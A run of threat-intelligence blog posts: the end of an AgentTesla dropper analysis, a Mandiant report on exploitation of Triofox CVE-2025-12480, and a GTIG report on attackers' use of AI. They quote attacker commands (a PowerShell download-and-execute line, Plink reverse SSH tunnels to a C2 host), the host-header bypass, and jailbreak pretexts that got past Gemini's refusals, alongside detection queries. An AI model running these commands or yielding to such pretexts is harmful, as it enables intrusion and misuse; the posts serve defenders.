    [0x3]            : 0x200

WriteProcessMemory has the following function signature:

BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);

Investigating these calls to WriteProcessMemory shows that the target process handle is 0x104, which represents the suspended process. The second argument defines the address in the target process. The arguments to these calls reveal a pattern common to PE loading: the malware writes the PE header followed by the relevant sections at their virtual offsets.

It is worth noting that the memory of the target process cannot be analyzed from this trace. To record the execution of a child process, pass the -children flag to the TTD.exe utility. This will generate a trace file for each process, including all child processes, spawned during execution.

The first memory write to what is likely the target process's base address (0x400000) is 0x200 bytes. This size is consistent with a PE header, and examining the source buffer (0x9810af0) confirms its contents.

0:000> db 0x9810af0
09810af0  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
09810b00  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
09810b10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
09810b20  00 00 00 00 00 00 00 00-00 00 00 00 80 00 00 00  ................
09810b30  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
09810b40  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
09810b50  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS 
09810b60  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......

The !dh extension can be used to parse this header information.

0:000> !dh 0x9810af0

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       3 number of sections
66220A8D time date stamp Fri Apr 19 06:09:17 2024

----- SNIPPED -----

OPTIONAL HEADER VALUES
     10B magic #
   11.00 linker version
         ----- SNIPPED -----
       0 [       0] address [size] of Export Directory
   3D3D4 [      57] address [size] of Import Directory
   ----- SNIPPED -----
       0 [       0] address [size] of Delay Import Directory
    2008 [      48] address [size] of COR20 Header Directory

SECTION HEADER #1
   .text name
   3B434 virtual size
    2000 virtual address
   3B600 size of raw data
     200 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #2
   .rsrc name
     546 virtual size
   3E000 virtual address
     600 size of raw data
   3B800 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #3
  .reloc name
       C virtual size
   40000 virtual address
     200 size of raw data
   3BE00 file pointer to raw data
----- SNIPPED -----

The presence of a COR20 header directory (a pointer to the .NET header) indicates that this is a .NET executable. The relative virtual addresses for the .text (0x2000), .rsrc (0x3E000), and .reloc (0x40000) also align with the target addresses of the WriteProcessMemory calls.

The newly discovered PE file can now be extracted from memory using the writemem command.

0:000> .writemem c:\users\flare\Desktop\headers.bin 0x9810af0 L0x200
Writing 200 bytes.

0:000> .writemem c:\users\flare\Desktop\text.bin 0x984cb10 L0x3b600
Writing 3b600 bytes.......................................................................................................................

0:000> .writemem c:\users\flare\Desktop\rsrc.bin 0x387d9d0 L0x600
Writing 600 bytes.

0:000> .writemem c:\users\flare\Desktop\reloc.bin 0x3927178 L0x200
Writing 200 bytes.

Using a hex editor, the file can be reconstructed by placing each section at its raw offset. A quick analysis of the resulting .NET executable (SHA256: 4dfe67a8f1751ce0c29f7f44295e6028ad83bb8b3a7e85f84d6e251a0d7e3076) in dnSpy reveals its configuration data.

----- SNIPPED -----

// Token: 0x0400000E RID: 14
public static bool EnableKeylogger = Convert.ToBoolean("false");
// Token: 0x0400000F RID: 15
public static bool EnableScreenLogger = Convert.ToBoolean("false");
// Token: 0x04000010 RID: 16
public static bool EnableClipboardLogger = Convert.ToBoolean("false");
// Token: 0x0400001C RID: 28
public static string SmtpServer = "<REDACTED";
// Token: 0x0400001D RID: 29
public static string SmtpSender = "<REDACTED>";
// Token: 0x04000025 RID: 37
public static string StartupDirectoryName = "eXCXES";
// Token: 0x04000026 RID: 38
public static string StartupInstallationName = "eXCXES.exe";
// Token: 0x04000027 RID: 39
public static string StartupRegName = "eXCXES";
----- SNIPPED -----

Conclusion: TTD as an Analysis Accelerator

This case study demonstrates the benefit of treating TTD execution traces as a searchable database. By capturing the payload delivery and directly querying the Debugger Data Model for specific API calls, we quickly bypassed the multi-layered obfuscation of the .NET dropper. The combination of targeted data model queries and LINQ filters (for CreateProcess* and WriteProcessMemory*) and low-level commands (!dh, .writemem) allowed us to isolate and extract the hidden AgentTesla payload, yielding critical configuration details in a matter of minutes.

The tools and environment used in this analysisβ€”including the latest version of WinDbg and TTDβ€”are readily available via the FLARE-VM installation script. We encourage you to streamline your analysis workflow withΒ  this pre-configured environment.

The TTD trace can be downloaded from VirusTotal along with the original sample.

No Place Like Localhost: Unauthenticated Remote Access via Triofox Vulnerability CVE-2025-12480

10 November 2025 at 15:00

Written by: Stallone D'Souza, Praveeth DSouza, Bill Glynn, Kevin O'Flynn, Yash Gupta


Welcome to the Frontline Bulletin Series

Straight from Mandiant Threat Defense, the "Frontline Bulletin" series brings you the latest on the threats we are seeing in the wild right now, equipping our community to understand and respond.Β 

Introduction

Mandiant Threat DefenseΒ has uncovered exploitation of an unauthenticated access vulnerability within Gladinet’s Triofox file-sharing and remote access platform. This now-patched n-day vulnerability, assigned CVE-2025-12480, allowed an attacker to bypass authentication and access the application configuration pages, enabling the upload and execution of arbitrary payloads.Β 

As early as Aug. 24, 2025, a threat cluster tracked by Google Threat Intelligence Group (GTIG) as UNC6485 exploited the unauthenticated access vulnerability and chained it with the abuse of the built-in anti-virus feature to achieve code execution.Β 

The activity discussed in this blog post leveraged a vulnerability in Triofox version 16.4.10317.56372, which was mitigated in release 16.7.10368.56560.

Gladinet engaged with Mandiant on our findings, and Mandiant has validated that this vulnerability is resolved in new versions of Triofox.

Initial Detection

Mandiant leverages Google Security Operations (SecOps) for detecting, investigating, and responding to security incidents across our customer base. As part of Google Cloud Security’s Shared Fate model, SecOps provides out-of-the-box detection content designed to help customers identify threats to their enterprise. Mandiant uses SecOps’ composite detection functionality to enhance our detection posture by correlating the outputs from multiple rules.

For this investigation, Mandiant received a composite detection alert identifying potential threat actor activity on a customer's Triofox server. The alert identified the deployment and use of remote access utilities (using PLINK to tunnel RDP externally) and file activity in potential staging directories (file downloads to C:\WINDOWS\Temp).

Within 16 minutes of beginning the investigation, Mandiant confirmed the threat and initiated containment of the host. The investigation revealed an unauthenticated access vulnerability that allowed access to configuration pages. UNC6485 used these pages to run the initial Triofox setup process to create a new native admin account, Cluster Admin, and used this account to conduct subsequent activities.

Triofox Unauthenticated Access Control Vulnerability

CVE-2025-12480 exploitation chain

Figure 1: CVE-2025-12480 exploitation chain

During the Mandiant investigation, we identified an anomalous entry in the HTTP log file - a suspicious HTTP GET request with an HTTP Referer URL containing localhost. The presence of the localhost host header in a request originating from an external source is highly irregular and typically not expected in legitimate traffic.

GET /management/CommitPage.aspx - 443 - 85.239.63[.]37 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/101.0.4951.41+Safari/537.36 http://localhost/management/AdminAccount.aspx 302 0 0 56041

Figure 2: HTTP log entry

Within a test environment, Mandiant noted that standard HTTP requests issued to AdminAccount.aspx result in a redirect to the Access Denied page, indicative of access controls being in place on the page.

Redirection to AccessDenied.aspx when attempting to browse AdminAccount.aspx

Figure 3: Redirection to AccessDenied.aspx when attempting to browse AdminAccount.aspx

Access to the AdminAccount.aspx page is granted as part of setup from the initial configuration page at AdminDatabase.aspx. The AdminDatabase.aspx page is automatically launched after first installing the Triofox software. This page allows the user to set up the Triofox instance, with options such as database selection (Postgres or MySQL), connecting LDAP accounts, or creating a new native cluster admin account, in addition to other details.

Attempts to browse to the AdminDatabase.aspx page resulted in a similar redirect to the Access Denied page.

Redirection to AccessDenied.aspx when attempting to browse AdminDatabase.aspx

Figure 4: Redirection to AccessDenied.aspx when attempting to browse AdminDatabase.aspx

Mandiant validated the vulnerability by testing the workflow of the setup process.Β The Host header field is provided by the web client and can be easily modified by an attacker. This technique is referred to as an HTTP host header attack. Changing the Host value to localhost grants access to the AdminDatabase.aspx page.

Access granted to AdminDatabase.aspx by changing Host header to localhost

Figure 5: Access granted to AdminDatabase.aspx by changing Host header to localhost

By following the setup process and creating a new database via the AdminDatabase.aspx page, access is granted to the admin initialization page, AdminAccount.aspx, which then redirects to the InitAccount.aspx page to create a new admin account.

Successful access to the AdminCreation page InitAccount.aspx

Figure 6: Successful access to the AdminCreation page InitAccount.aspx

Admin page

Figure 7: Admin page

Analysis of the code base revealed that the main access control check to the AdminDatabase.aspx page is controlled by the function CanRunCrticalPage(),Β  located within the GladPageUILib.GladBasePage class found in C:\Program Files (x86)\Triofox\portal\bin\GladPageUILib.dll.

public bool CanRunCriticalPage()
{
    Uri url = base.Request.Url;
    string host = url.Host;
    bool flag = string.Compare(host, "localhost", true) == 0; //Access to the page is granted if Request.Url.Host equals 'localhost', immediately skipping all other checks if true

    bool result;
    if (flag)
    {
        result = true;
    }
    else
    {
       //Check for a pre-configured trusted IP in the web.config file. If configured, compare the client IP with the trusted IP to grant access
 
string text = ConfigurationManager.AppSettings["TrustedHostIp"];
        bool flag2 = string.IsNullOrEmpty(text);
        if (flag2)
        {
            result = false;
        }
        else
        {
            string ipaddress = this.GetIPAddress();
            bool flag3 = string.IsNullOrEmpty(ipaddress);
            if (flag3)
            {
                result = false;
            }
            else
            ...
           

Figure 8: Vulnerable code in the function CanRunCrticalPage()Β 

As noted in the code snippet, the code presents several vulnerabilities:

  • Host Header attack - ASP.NET builds Request.Url from the HTTP Host header, which can be modified by an attacker.

  • No Origin Validation - No check for whether the request came from an actual localhost connection versus a spoofed header.

  • Configuration Dependence - If TrustedHostIP isn't configured, the only protection is the Host header check.

Triofox Anti-Virus Feature Abuse

To achieve code execution, the attacker logged in using the newly created Admin account. The attacker uploaded malicious files to execute them using the built-in anti-virus feature. To set up the anti-virus feature, the user is allowed to provide an arbitrary path for the selected anti-virus. The file configured as the anti-virus scanner location inherits the Triofox parent process account privileges, running under the context of the SYSTEM account.

The attacker was able to run their malicious batch script by configuring the path of the anti-virus engine to point to their script. The folder path on disk of any shared folder is displayed when publishing a new share within the Triofox application. Then, by uploading an arbitrary file to any published share within the Triofox instance, the configured script will be executed.

Anti-virus engine path set to a malicious batch script

Figure 9: Anti-virus engine path set to a malicious batch script

SecOps telemetry recorded the following command-line execution of the attacker script:

C:\Windows\system32\cmd.exe /c ""c:\triofox\centre_report.bat" C:\Windows\TEMP\eset_temp\ESET638946159761752413.av"

Post-Exploitation Activity

Overview of the post-exploitation activity

Figure 10: Overview of the post-exploitation activity

Support Tools Deployment

The attacker script centre_report.bat executed the following PowerShell command to download and execute a second-stage payload:

powershell -NoProfile -ExecutionPolicy Bypass -Command "$url = 'http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip'; $out = 'C:\\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe'; Invoke-WebRequest -Uri $url -OutFile $out; Start-Process $out -ArgumentList '/silent' -Wait"

The PowerShell downloader was designed to:

  • Download a payload from http://84.200.80[.]252/SAgentInstaller_16.7.10368.56560.zip, which hosted a disguised executable despite the ZIP extension

  • Save the payload to: C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe

  • Execute the payload silently

The executed payload was a legitimate copy of the Zoho Unified Endpoint Management System (UEMS) software installer. The attacker used the UEMS agent to then deploy the Zoho Assist and Anydesk remote access utilities on the host.

Reconnaissance and Privilege Escalation

The attacker used Zoho Assist to run various commands to enumerate active SMB sessions and specific local and domain user information.Β 

Additionally, they attempted to change passwords for existing accounts and add the accounts to the local administrators and the β€œDomain Admins” group.

Defense Evasion

The attacker downloaded sihosts.exe and silcon.exe (sourced from the legitimate domain the.earth[.]li) into the directory C:\windows\temp\.

FilenameΒ 

Original Filename

Description

sihosts.exe

Plink (PuTTY Link)

A common command-line utility for creating SSH connections

silcon.exe

PuTTY

A SSH and telnet client

These tools were used to set up an encrypted tunnel, connecting the compromised host to their command-and-control (C2 or C&C) server over port 433 via SSH. The C2 server could then forward all traffic over the tunnel to the compromised host on port 3389, allowing inbound RDP traffic. The commands were run with the following parameters:

C:\windows\temp\sihosts.exe -batch -hostkey "ssh-rsa 2048 SHA256:<REDACTED>" -ssh -P 433 -l <REDACTED> -pw <REDACTED> -R 216.107.136[.]46:17400:127.0.0.1:3389 216.107.136[.]46

C:\windows\temp\silcon.exe  -ssh -P 433 -l <REDACTED> -pw <REDACTED>-R 216.107.136[.]46:17400:127.0.0.1:3389 216.107.136[.]46

Conclusion

While this vulnerability is patched in the Triofox version 16.7.10368.56560, Mandiant recommends upgrading to the latest release. In addition, Mandiant recommends auditing admin accounts, and verifying that Triofox’s Anti-virus Engine is not configured to execute unauthorized scripts or binaries. Security teams should also hunt for attacker tools using our hunting queries listed at the bottom of this post, and monitor for anomalous outbound SSH traffic.Β 

Acknowledgements

Special thanks to Elvis Miezitis, Chris Pickett, Moritz Raabe, Angelo Del Rosario, and Lampros Noutsos

Detection Through Google SecOps

Google SecOps customers have access to these broad category rules and more under the Mandiant Windows ThreatsΒ rule pack. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • Gladinet or Triofox IIS Worker Spawns CMD

  • Gladinet or Triofox Suspicious File or Directory Activity

  • Gladinet Cloudmonitor Launches Suspicious Child Process

  • Powershell Download and Execute

  • File Writes To AppCompat

  • Suspicious Renamed Anydesk Install

  • Suspicious Activity In Triofox Directory

  • Suspicious Execution From Appcompat

  • RDP Protocol Over SSH Reverse Tunnel Methodology

  • Plink EXE Tunneler

  • Net User Domain Enumeration

SecOps Hunting Queries

The following UDM queries can be used to identify potential compromises within your environment.

GladinetCloudMonitor.exe Spawns Windows Command Shell

Identify the legitimate GladinetCloudMonitor.exe process spawning a Windows Command Shell.

metadata.event_type = "PROCESS_LAUNCH"
principal.process.file.full_path = /GladinetCloudMonitor\.exe/ nocase
target.process.file.full_path = /cmd\.exe/ nocase

Utility Execution

Identify the execution of a renamed Plink executable (sihosts.exe) or a renamed PuTTy executable (silcon.exe) attempting to establish a reverse SSH tunnel.

metadata.event_type = "PROCESS_LAUNCH"
target.process.command_line = /-R\b/
(
target.process.file.full_path = /(silcon\.exe|sihosts\.exe)/ nocase or
(target.process.file.sha256 = "50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7" and target.process.file.full_path != /plink\.exe/ nocase) or
(target.process.file.sha256 = "16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f28ad" and target.process.file.full_path != /putty\.exe/ nocase)
)

Indicators of Compromise (IOCs)

The following IOCs are available in a Google Threat Intelligence (GTI) collection for registered users.

Note: The following table contains artifacts that are renamed instances of legitimate tools.

Host-Based Artifacts

Artifact

Description

SHA-256 Hash

C:\Windows\appcompat\SAgentInstaller_16.7.10368.56560.exe

Installer containing Zoho UEMS Agent

43c455274d41e58132be7f66139566a941190ceba46082eb2ad7a6a261bfd63f

C:\Windows\temp\sihosts.exe

Plink

50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7

C:\Windows\temp\silcon.exe

PuTTy

16cbe40fb24ce2d422afddb5a90a5801ced32ef52c22c2fc77b25a90837f28ad

C:\Windows\temp\file.exe

AnyDesk

ac7f226bdf1c6750afa6a03da2b483eee2ef02cd9c2d6af71ea7c6a9a4eace2f

C:\triofox\centre_report.bat

Attacker batch script filename

N/A

Network-Based Artifacts

IP Address

ASN

Description

85.239.63[.]37

AS62240 - Clouvider Limited

IP address of the attacker used to initially exploit CVE-2025-12480 to create the admin account and gain access to the Triofox instance

65.109.204[.]197

AS24950 - Hetzner Online GmbH

After a dormant period, the threat actor used this IP address to login back into the Triofox instance and carry out subsequent activities

84.200.80[.]252

AS214036 - Ultahost, Inc.

IP address hosting the installer for the Zoho UEMSAgent remote access tool

216.107.136[.]46

AS396356 - LATITUDE-SH

Plink C2

GTIG AI Threat Tracker: Advances in Threat Actor Usage of AI Tools

5 November 2025 at 15:00

Executive Summary

Based on recent analysis of the broader threat landscape, Google Threat Intelligence Group (GTIG) has identified a shift that occurred within the last year: adversaries are no longer leveraging artificial intelligence (AI) just for productivity gains, they are deploying novel AI-enabled malware in active operations. This marks a new operational phase of AI abuse, involving tools that dynamically alter behavior mid-execution.

This report serves as an update to our January 2025 analysis, "Adversarial Misuse of Generative AI," and details how government-backed threat actors and cyber criminals are integrating and experimenting with AI across the industry throughout the entire attack lifecycle. Our findings are based on the broader threat landscape.

At Google, we are committed to developing AI responsibly and take proactive steps to disrupt malicious activity by disabling the projects and accounts associated with bad actors, while continuously improving our models to make them less susceptible to misuse. We also proactively share industry best practices to arm defenders and enable stronger protections across the ecosystem. Throughout this report we’ve noted steps we’ve taken to thwart malicious activity, including disabling assets and applying intel to strengthen both our classifiers and model so it’s protected from misuse moving forward. Additional details on how we’re protecting and defending Gemini can be found in this white paper, β€œAdvancing Gemini’s Security Safeguards.”

aside_block
<ListValue: [StructValue([('title', 'GTIG AI Threat Tracker: Advances in Threat Actor Usage of AI Tools'), ('body', <wagtail.rich_text.RichText object at 0x7fd4e228ba60>), ('btn_text', 'Download now'), ('href', 'https://services.google.com/fh/files/misc/advances-in-threat-actor-usage-of-ai-tools-en.pdf'), ('image', <GAEImage: misuse of AI 2 cover>)])]>
misuse of AI 2 key

Key Findings

  • First Use of "Just-in-Time" AI in Malware: For the first time, GTIG has identified malware families, such as PROMPTFLUX and PROMPTSTEAL, that use Large Language Models (LLMs) during execution. These tools dynamically generate malicious scripts, obfuscate their own code to evade detection, and leverage AI models to create malicious functions on demand, rather than hard-coding them into the malware. While still nascent, this represents a significant step toward more autonomous and adaptive malware.

  • "Social Engineering" to Bypass Safeguards: Threat actors are adopting social engineering-like pretexts in their prompts to bypass AI safety guardrails. We observed actors posing as students in a "capture-the-flag" competition or as cybersecurity researchers to persuade Gemini to provide information that would otherwise be blocked, enabling tool development.

  • Maturing Cyber Crime Marketplace for AI Tooling: The underground marketplace for illicit AI tools has matured in 2025. We have identified multiple offerings of multifunctional tools designed to support phishing, malware development, and vulnerability research, lowering the barrier to entry for less sophisticated actors.

  • Continued Augmentation of the Full Attack Lifecycle: State-sponsored actors including from North Korea, Iran, and the People's Republic of China (PRC) continue to misuse Gemini to enhance all stages of their operations, from reconnaissance and phishing lure creation to command and control (C2) development and data exfiltration.

Threat Actors Developing Novel AI CapabilitiesΒ 

For the first time in 2025, GTIG discovered a code family that employed AI capabilities mid-execution to dynamically alter the malware’s behavior. Although some recent implementations of novel AI techniques are experimental, they provide an early indicator of how threats are evolving and how they can potentially integrate AI capabilities into future intrusion activity. Attackers are moving beyond "vibe coding" and the baseline observed in 2024 of using AI tools for technical support. We are only now starting to see this type of activity, but expect it to increase in the future.

Malware

Function

Description

Status

FRUITSHELL

Reverse Shell

Publicly available reverse shell written in PowerShell that establishes a remote connection to a configured command-and-control server and allows a threat actor to execute arbitrary commands on a compromised system. Notably, this code family contains hard-coded prompts meant to bypass detection or analysis by LLM-powered security systems.

Observed in operations

PROMPTFLUX

Dropper

Dropper written in VBScript that decodes and executes an embedded decoy installer to mask its activity. Its primary capability is regeneration, which it achieves by using the Google Gemini API. It prompts the LLM to rewrite its own source code, saving the new, obfuscated version to the Startup folder to establish persistence. PROMPTFLUX also attempts to spread by copying itself to removable drives and mapped network shares.

Experimental

PROMPTLOCK

Ransomware

Cross-platform ransomware written in Go, identified as a proof of concept. It leverages an LLM to dynamically generate and execute malicious Lua scripts at runtime. Its capabilities include filesystem reconnaissance, data exfiltration, and file encryption on both Windows and Linux systems.

Experimental

PROMPTSTEAL

Data Miner

Data miner written in Python and packaged with PyInstaller. It contains a compiled script that uses the Hugging Face API to query the LLM Qwen2.5-Coder-32B-Instruct to generate one-line Windows commands. Prompts used to generate the commands indicate that it aims to collect system information and documents in specific folders. PROMPTSTEAL then executes the commands and sends the collected data to an adversary-controlled server.

Observed in operations

QUIETVAULT

Credential Stealer

Credential stealer written in JavaScript that targets GitHub and NPM tokens. Captured credentials are exfiltrated via creation of a publicly accessible GitHub repository. In addition to these tokens, QUIETVAULT leverages an AI prompt and on-host installed AI CLI tools to search for other potential secrets on the infected system and exfiltrate these files to GitHub as well.

Observed in operations

Table 1: Overview of malware with novel AI capabilities GTIG detected in 2025

Experimental Malware Using Gemini for Self-Modification to Evade Detection

In early June 2025, GTIG identified experimental dropper malware tracked as PROMPTFLUX that suggests threat actors are experimenting with LLMs to develop dynamic obfuscation techniques. PROMPTFLUX is written in VBScript and interacts with Gemini's API to request specific VBScript obfuscation and evasion techniques to facilitate "just-in-time" self-modification, likely to evade static signature-based detection.

Further examination of PROMPTFLUX samples suggests this code family is currently in a development or testing phase since some incomplete features are commented out and a mechanism exists to limit the malware's Gemini API calls. The current state of this malware does not demonstrate an ability to compromise a victim network or device. We have taken action to disable the assets associated with this activity.Β 

The most novel component of PROMPTFLUX is its "Thinking Robot" module, designed to periodically query Gemini to obtain new code for evading antivirus software. This is accomplished using a hard-coded API key to send a POST request to the Gemini API endpoint. The actor specifies the use of the "gemini-1.5-flash-latest" model; the "-latest" tag ensures the malware always calls the most current stable release, making the tool more resilient to model deprecation. The prompt sent to the LLM is highly specific and machine-parsable, requesting VBScript code for antivirus evasion and instructing the LLM to output only the code itself.Β 

Although the self-modification function (AttemptToUpdateSelf) is commented out, its presence, combined with the active logging of AI responses to "%TEMP%\thinking_robot_log.txt", clearly indicates the author's goal of creating a metamorphic script that can evolve over time.

VBS "StartThinkingRobot" function

Figure 1: VBS "StartThinkingRobot" function

We identified multiple variations of PROMPTFLUX using LLM-driven code regeneration, including one with the "Thinking Robot" function replaced with a new "Thinging" function. This function leverages a prompt to instruct the Gemini API to rewrite the malware's entire source code on an hourly basis to evade detection. The prompt directs the LLM to act as an "expert VBScript obfuscator," ensuring the new variant remains viable by embedding the original decoy payload, the hard-coded API key, and the complete self-regeneration logic, thereby establishing a recursive cycle of mutation.

Although unattributed to a specific threat actor, the filenames associated with PROMPTFLUX highlight behaviors commonly associated with financially motivated actors. Specifically, varied social engineering lures including "crypted_ScreenRec_webinstall" highlight a broad, geography- and industry-agnostic approach designed to trick a wide range of users.

While PROMPTFLUX is likely still in research and development phases, this type of obfuscation technique is an early and significant indicator of how malicious operators will likely augment their campaigns with AI moving forward.

Mitigations
Our intelligence also indicates this activity is in a development or testing phase, as opposed to being used in the wild, and currently does not have the ability to compromise a victim network or device. Google has taken action against this actor by disabling the assets associated with their activity. Google DeepMind has also used these insights to further strengthen our protections against such misuse by strengthening both Google’s classifiers and the model itself. This enables the model to refuse to assist with these types of attacks moving forward.

LLM Generating Commands to Steal Documents and System Information

In June, GTIG identified the Russian government-backed actor APT28 (aka FROZENLAKE) using new malware against Ukraine we track as PROMPTSTEAL and reported by CERT-UA as LAMEHUG. PROMPTSTEAL is a data miner, which queries an LLM (Qwen2.5-Coder-32B-Instruct) to generate commands for execution via the API for Hugging Face, a platform for open-source machine learning including LLMs. APT28's use of PROMPTSTEAL constitutes our first observation of malware querying an LLM deployed in live operations.Β 

PROMPTSTEAL novelly uses LLMs to generate commands for the malware to execute rather than hard coding the commands directly in the malware itself. It masquerades as an "image generation" program that guides the user through a series of prompts to generate images while querying the Hugging Face API to generate commands for execution in the background.

Make a list of commands to create folder C:\Programdata\info and 
to gather computer information, hardware information, process and 
services information, networks information, AD domain information, 
to execute in one line and add each result to text file 
c:\Programdata\info\info.txt. Return only commands, without markdown

Figure 2: PROMPTSTEAL prompt used to generate command to collect system information

Make a list of commands to copy recursively different office and 
pdf/txt documents in user Documents,Downloads and Desktop 
folders to a folder c:\Programdata\info\ to execute in one line. 
Return only command, without markdown.

Figure 3: PROMPTSTEAL prompt used to generate command to collect targeted documents

PROMPTSTEAL likely uses stolen API tokens to query the Hugging Face API. The prompt specifically asks the LLM to output commands to generate system information and also to copy documents to a specified directory. The output from these commands are then blindly executed locally by PROMPTSTEAL before the output is exfiltrated. Our analysis indicates continued development of this malware, with new samples adding obfuscation and changing the C2 method.

misuse of AI 2 flag

Social Engineering to Bypass Safeguards

Guided by our AI Principles, Google designs AI systems with robust security measures and strong safety guardrails. Threat actors are adopting social engineering-like pretexts in their prompts to bypass AI safety guardrails. We observed actors posing as participants in a "capture-the-flag" competition for cybersecurity researchers to persuade Gemini to provide information that would otherwise be blocked, enabling vulnerability exploitation and tool development. In addition to disrupting these actors, we use these insights to continuously improve our classifiers and strengthen the security of our products.

Capture-the-Flag: Identifying as a CTF Player to Enable Research for Mass Exploitation

A China-nexus threat actor misused Gemini to enhance the effectiveness of their campaigns by crafting lure content, building technical infrastructure, and developing tooling for data exfiltration.Β 

In one interaction, the actor asked Gemini to identify vulnerabilities on a compromised system, but received a safety response from Gemini that a detailed response would not be safe. The actor then continued, reframing the prompt by depicting themselves as a participant in a capture-the-flag (CTF) exercise, a gamified cybersecurity competition to enhance skills and techniques. When prompted to help in a CTF exercise, Gemini returned helpful information that could be misused to exploit the system.

The actor appeared to learn from this interaction and used the CTF pretext in support of phishing, exploitation, and web shell development. The actor prefaced many of their prompts about exploitation of specific software and email services with comments such as "I am working on a CTF problem" or "I am currently in a CTF, and I saw someone from another team say …" This approach provided advice on the next exploitation steps in a "CTF scenario."

Mitigations
Gemini’s safety and security guardrails provided safety responses during this activity and Google took further action against the actor to halt future activity. It’s also important to note the context of these prompts, which if normally posed by a participant of the CTF vs. a threat actor, would be benign inquiries. This nuance in AI use highlights critical differentiators in benign vs. misuse of AI that we continue to analyze to balance Gemini functionality with both usability and security. Google has taken action against this actor by disabling the assets associated with its activity and sharing insights with Google DeepMind to further strengthen our protections against such misuse. We have since strengthened both classifiers and the model itself, helping it to deny assistance with these types of attacks moving forward.
A China-nexus threat actor’s misuse of Gemini mapped across the attack lifecycle

Figure 4: A China-nexus threat actor’s misuse of Gemini mapped across the attack lifecycle

Student Error: Developing Custom Tools Exposes Core Attacker Infrastructure

The Iranian state-sponsored threat actor TEMP.Zagros (aka MUDDYCOAST, Muddy Water)Β used Gemini to conduct research to support the development of custom malware, an evolution in the group’s capability. They continue to rely on phishing emails, often using compromised corporate email accounts from victims to lend credibility to their attacks, but have shifted from using public tools to developing custom malware including web shells and a Python-based C2 server.Β 

While using Gemini to conduct research to support the development of custom malware, the threat actor encountered safety responses. Much like the previously described CTF example, Temp.Zagros used various plausible pretexts in their prompts to bypass security guardrails. These included pretending to be a student working on a final university project or "writing a paper" or "international article" on cybersecurity.


In some observed instances, threat actors' reliance on LLMs for development has led to critical operational security failures, enabling greater disruption.


The threat actor asked Gemini to help with a provided script, which was designed to listen for encrypted requests, decrypt them, and execute commands related to file transfers and remote execution. This revealed sensitive, hard-coded information to Gemini, including the C2 domain and the script’s encryption key, facilitating our broader disruption of the attacker’s campaign and providing a direct window into their evolving operational capabilities and infrastructure.

Mitigations
These activities triggered Gemini’s safety responses and Google took additional, broader action to disrupt the threat actor’s campaign based on their operational security failures. Additionally, we’ve taken action against this actor by disabling the assets associated with this activity and making updates to prevent further misuse. Google DeepMind has used these insights to strengthen both classifiers and the model itself, enabling it to refuse to assist with these types of attacks moving forward.

Purpose-Built Tools and Services for Sale in Underground Forums

In addition to misusing existing AI-enabled tools and services across the industry, there is a growing interest and marketplace for AI tools and services purpose-built to enable illicit activities. Tools and services offered via underground forums can enable low-level actors to augment the frequency, scope, efficacy, and complexity of their intrusions despite their limited technical acumen and financial resources.Β 

To identify evolving threats, GTIG tracks posts and advertisements on English- and Russian-language underground forums related to AI tools and services as well as discussions surrounding the technology. Many underground forum advertisements mirrored language comparable to traditional marketing of legitimate AI models, citing the need to improve the efficiency of workflows and effort while simultaneously offering guidance for prospective customers interested in their offerings.

Advertised Capability

Threat Actor ApplicationΒ 

Deepfake/Image Generation

Create lure content for phishing operations or bypass know your customer (KYC) security requirements

Malware Generation

Create malware for specific use cases or improve upon pre-existing malware

Phishing Kits and Phishing Support

Create engaging lure content or distribute phishing emails to a wider audience

Research and Reconnaissance

Quickly research and summarize cybersecurity concepts or general topics

Technical Support and Code Generation

Expand a skill set or generate code, optimizing workflow and efficiency

Vulnerability Exploitation

Provide publicly available research or searching for pre-existing vulnerabilities

Table 2: Advertised capabilities on English- and Russian-language underground forums related to AI tools and services

In 2025 the cyber crime marketplace for AI-enabled tooling matured, and GTIG identified multiple offerings for multifunctional tools designed to support stages of the attack lifecycle. Of note, almost every notable tool advertised in underground forums mentioned their ability to support phishing campaigns.Β 

Underground advertisements indicate many AI tools and services promoted similar technical capabilities to support threat operations as those of conventional tools. Pricing models for illicit AI services also reflect those of conventional tools, with many developers injecting advertisements into the free version of their services and offering subscription pricing tiers to add on more technical features such as image generation, API access, and Discord access for higher prices.

Capabilities of notable AI tools and services advertised in English- and Russian-language underground forums

Figure 5: Capabilities of notable AI tools and services advertised in English- and Russian-language underground forums

GTIG assesses that financially motivated threat actors and others operating in the underground community will continue to augment their operations with AI tools. Given the increasing accessibility of these applications, and the growing AI discourse in these forums, threat activity leveraging AI will increasingly become commonplace amongst threat actors.

Continued Augmentation of the Full Attack Lifecycle

State-sponsored actors from North Korea, Iran, and the People's Republic of China (PRC) continue to misuse generative AI tools including Gemini to enhance all stages of their operations, from reconnaissance and phishing lure creation to C2 development and data exfiltration. This extends one of our core findings from our January 2025 analysis Adversarial Misuse of Generative AI.

misuse of AI 2 cloud

Expanding Knowledge of Less Conventional Attack Surfaces

GTIG observed a suspected China-nexus actor leveraging Gemini for multiple stages of an intrusion campaign, conducting initial reconnaissance on targets of interest, researching phishing techniques to deliver payloads, soliciting assistance from Gemini related to lateral movement, seeking technical support for C2 efforts once inside a victim’s system, and leveraging help for data exfiltration.

